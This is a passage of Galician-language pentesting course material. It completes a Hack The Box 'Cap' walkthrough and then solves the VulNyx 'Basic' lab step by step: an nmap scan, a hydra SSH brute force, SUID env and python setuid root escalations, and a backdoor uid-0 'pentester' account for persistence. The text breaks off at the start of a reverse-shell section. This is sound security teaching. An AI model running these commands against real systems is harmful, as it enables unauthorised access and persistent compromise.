




Fase 4: Post-explotación

Recolleita de información (datos sensibles):


Task 6 - Comprobamos que con esas credenciais tamén podemos acceder por SSH:



Task 7 - **Xa obtemos a flag user.txt** Xa somos o usuario de sistema **nathan**, co cal executamos:

```
ls
cat user.txt
```

Task 8 - Seguimos investigando e atopamos que un ficheiro executable posúe a capabilitie `setuid` :



Explotamos esa capabilitie conseguindo unha consola de root.

```
nathan@cap:~$ /usr/bin/python3.8 -c 'import os; os.setuid(0); os.system("/bin/sh")'
# whoami
root
# pwd
/home/nathan
# ls -l /root
total 8
-r--------- 1 root root   33 Sep 19 22:33 root.txt
drwxr-xr-x 3 root root 4096 May 23  2021 snap
# cat /root/root.txt
```

Task 9 - Xa conseguimos a flag de root

Xa somos **root**, co cal executamos:

```
ls -l /root
cat /root/root.txt
```

> **De interese**
>
> - GitHub swisskeyrepo
> - GitHub repoEDU-CCbySA - Ver páx. 18

Fase 5: Persistencia


> **Aínda que as Flags xa se conseguiron...**
>
> Podemos intentar conseguir a Persistencia na máquina.

Engadir usuario permanente e ademais facelo root

```
useradd -m pentester -o -u 0 -g 0
echo 'pentester:abc123.' | chpasswd
id pentester
```

```
# useradd -m pentester -o -u 0 -g 0
# echo 'pentester:abc123.' | chpasswd
# id pentester
uid=0(root) gid=0(root) groups=0(root)
# grep -i permitrootlogin /etc/ssh/sshd_config
PermitRootLogin yes
# the setting of "PermitRootLogin without-password".
# exit
nathan@cap:~$ exit
logout
Connection to 10.10.10.245 closed.
```

> **Non podemos reiniciar a máquina e gardar o estado actual, pero...**
>
> Unha vez reiniciada a máquina seriamos capaces de acceder mediante ssh co usuario root `pentester`



Fase 6: Informe final

Seguir o indicado en Informes de Pentesting para obter os informes.

Exemplos nas seccións

- Metasploitable 2
- Metasploitable 3
- VulnHub

3.2.6 VulNyx

Introdución

Que é Vulnyx?

Vulnyx é unha colección/proxecto de máquinas vulnerables e retos de seguridade, deseñado para practicar pentesting e hacking ético en contornas locais e illadas. As imaxes distribúense normalmente en formatos descargables (por exemplo, `.ova`, `.vmdk` ou `.img`) e pódense executar en VirtualBox ou VMware sen necesidade de conexión a internet.

É necesario rexistrarse?

Na maioría dos casos **non**. Para descargar e executar as VMs básicas non se require conta. En servizos adicionais (foro, subida de contidos, area de membros) pode ser necesaria unha conta para esas funcións, mais non para o uso esencial das imaxes.

Pódense publicar solucións (write-ups)?

Si, permítense *write-ups*, con estas boas prácticas.

Práctica Taller: Basic (VulNyx) – Pentest completo paso a paso

> **Recomendacións**
>
> • Non actualizar os paquetes da máquina (podería romper vectores de ataque).
>
> • Traballar sempre nunha rede illada (host-only).
>
> • Úsaa como práctica inicial antes de abordar máquinas máis complexas.

Obxectivo

Realizar un test de intrusión completo (6 fases) sobre a máquina, desde enumeración ata explotación, persistencia e redacción do informe.


Pasos básicos

1. Descargar a máquina(OVA) dende VulNyx: Basic

2. Comprobar o hash


```
$ md5sum Basic.zip
6d2eed28deeb0967d8fa454bfcd95ed5  Basic.zip
```

3. Descomprimir e importar a OVA en VirtualBox. Asegurarse que na configuración de rede o Adaptador 1 esté en modo **Só anfitrión (Host-only)**



4. Iniciar a máquina.

5. Configurar en VirtualBox unha máquina **Kali Linux** coa rede en modo **Só anfitrión (Host-only)**.



6. Arrancar a máquina Kali Linux:
   - Identificar a IP (`netdiscover` ou `arp-scan` ou `nmap`) e realizar escaneo con `nmap` .
   - Detectar vulnerabilidades en servizos como SSH, Apache ou CUPS.
   - Explorar un vector de ataque (CUPS).
   - Establecer persistencia e recoller información do sistema.
7. Elaborar un informe final coas evidencias obtidas.

FASES DUN TEST DE INTRUSIÓN (PENTEST)

Fase 1: Recopilación de información

> **Prerrequisito**
>
> Realizar os Pasos básicos do 1 ao 5(inclusive).
> Arrancar a máquina Kali Linux na primeira opción de arranque.

A. Dende a máquina Kali Linux detectar IP da máquina. Así, executar nunha consola:

```
setxkbmap es
sudo arp-scan --interface=eth0 192.168.56.0/24 || sudo netdiscover -r 192.168.56.0/24 || sudo nmap -sn -PR 192.168.56.0/24
```

> **IP atopada para esta máquina de vulnhub**
>
> No caso de execución deste procedemento a IP atopada foi: **192.168.56.74**, pero no voso caso pode variar. Tédeo en conta para o seguimento desta práctica.

B. Comprobación de conectividade e detección do sistema operativo. Así, executar na anterior consola:

```
ping -c1 192.168.56.74 -R
```

TTL

- TTL ≃ 64 ⇒ GNU/Linux
- TTL ≃ 128 ⇒ Microsoft Windows

Como podemos observar na saída do comando `ping` estamos ante unha máquina obxectivo GNU/Linux. E é certo, xa que sabemos que é unha Debian 64bits

C. Escaneo básico con Nmap:

```
nmap -sC -sV -oA basic-scan 192.168.56.74
```

```
...
22/tcp  open  ssh     OpenSSH 8.4p1 Debian 5+deb11u2 (protocol 2.0)
...
80/tcp  open  http    Apache httpd 2.4.56 ((Debian))
...
631/tcp open  ipp     CUPS 2.3
...
```

Fase 2: Análise de vulnerabilidades


Identificación de servizos vulnerábeis:

- Servizos atopados: SSH, Apache e CUPS

Dende a máquina visitamos a páxina de CUPS:

```
firefox http://192.168.56.74 &
```

Atopamos na sección Printers unha impresora de nome *dimitri_printer*:



Fase 3: Explotación

Hydra

1. Hydra é unha ferramenta de forza bruta / craqueo de credenciais para protocolos como SSH, RDP, FTP, SMB, HTTP forms, etc.
2. En Vulnyx informa que os contrasinais empregados para ataque de forza bruta non deben exceder as primeiras 5000 liñas do diccionario `rockyou.txt`

Dende a máquina Kali GNU/Linux empregamos hydra contra o protocolo SSH para intentar averiguar o contrasinal dun posible usuario *dimitri*:


```
hydra -l dimitri -w rockyou.txt 192.168.56.74 ssh -FIV
```

Atopamos o contrasinal de *dimitri* polo que imos acceder por SSH con ese contrasinal:

```
ssh dimitri@192.168.56.74
```

Obtemos unha shell do usuario *dimitri* no sistema. Xa podemos conseguir a flag de user:

```
whoami
id
pwd
ls -lahtr
cat user.txt
```



Fase 4: Post-explotación

Escalada de privilexios: Imos realizar unha escalada de privilexios vertical, de `user` a `root`. Así, executamos o seguinte comando para atopar os ficheiros con permisos **SUID** no sistema:

```
find / -type f -perm -4000 2>/dev/null | xargs ls -l
```

Dos cales chama a atención o comando `env`. Visitando gtfobins atopamos a forma de facernos `root` no sistema:

```
/usr/bin/env /bin/bash -p
```

Xa podemos obter a flag de `root`:

```
whoami
id
pwd
cd /root
ls -althr
cat root.txt
```

```
dimitri@basic:~$ find / -type f -perm -4000 2>/dev/null | xargs ls -l
-rwsr-xr-x 1 root root        58416 feb  7  2020 /usr/bin/chfn
-rwsr-xr-x 1 root root        52880 feb  7  2020 /usr/bin/chsh
-rwsr-xr-x 1 root root        48480 sep 24  2020 /usr/bin/env
-rwsr-xr-x 1 root root        88304 feb  7  2020 /usr/bin/gpasswd
-rwsr-xr-x 1 root root        55528 ene 20  2022 /usr/bin/mount
-rwsr-xr-x 1 root root        44632 feb  7  2020 /usr/bin/newgrp
-rwsr-xr-x 1 root root        63960 feb  7  2020 /usr/bin/passwd
-rwsr-xr-x 1 root root        71912 ene 20  2022 /usr/bin/su
-rwsr-xr-x 1 root root        35040 ene 20  2022 /usr/bin/umount
-rwsr-xr-- 1 root messagebus  51336 jun  6  2023 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root root        19040 ene 13  2022 /usr/libexec/polkit-agent-helper-1
-rwsr-xr-x 1 root root       481608 sep 24  2023 /usr/lib/openssh/ssh-keysign
dimitri@basic:~$ env /bin/bash -p
bash-5.1# whoami
root
bash-5.1# id
uid=1000(dimitri) gid=1000(dimitri) euid=0(root) grupos=1000(dimitri)
bash-5.1# pwd
/home/dimitri
bash-5.1# cd /root
bash-5.1# ls -althr
total 28K
-rw-r--r--  1 root root  161 jul  9  2019 .profile
drwxr-xr-x  3 root root 4,0K ene 15  2023 .local
-rw-r--r--  1 root root 3,5K ene 15  2023 .bashrc
drwxr-xr-x 18 root root 4,0K oct 26  2023 ..
-rw-r--r--  1 root root   66 oct 26  2023 .selected_editor
-r--------  1 root root   33 oct 26  2023 root.txt
lrwxrwxrwx  1 root root    9 oct 26  2023 .bash_history → /dev/null
drwx------  3 root root 4,0K oct 26  2023 .
bash-5.1# cat root.txt
```

Fase 5: Persistencia

Opción 1: Reverse shell

> **IP da máquina Kali Linux**
>
> No caso de execución deste procedemento a IP da máquina Kali Linux foi: **192.168.56.53**, pero no voso caso pode variar. Tédeo en conta para o seguimento desta práctica.
>
> ```
> $ ip -o -4 addr show eth0 | awk '{print $4}' | cut -d'/' -f1
> ```


Dentro da consola de *root* conseguida con *env* executar:

```
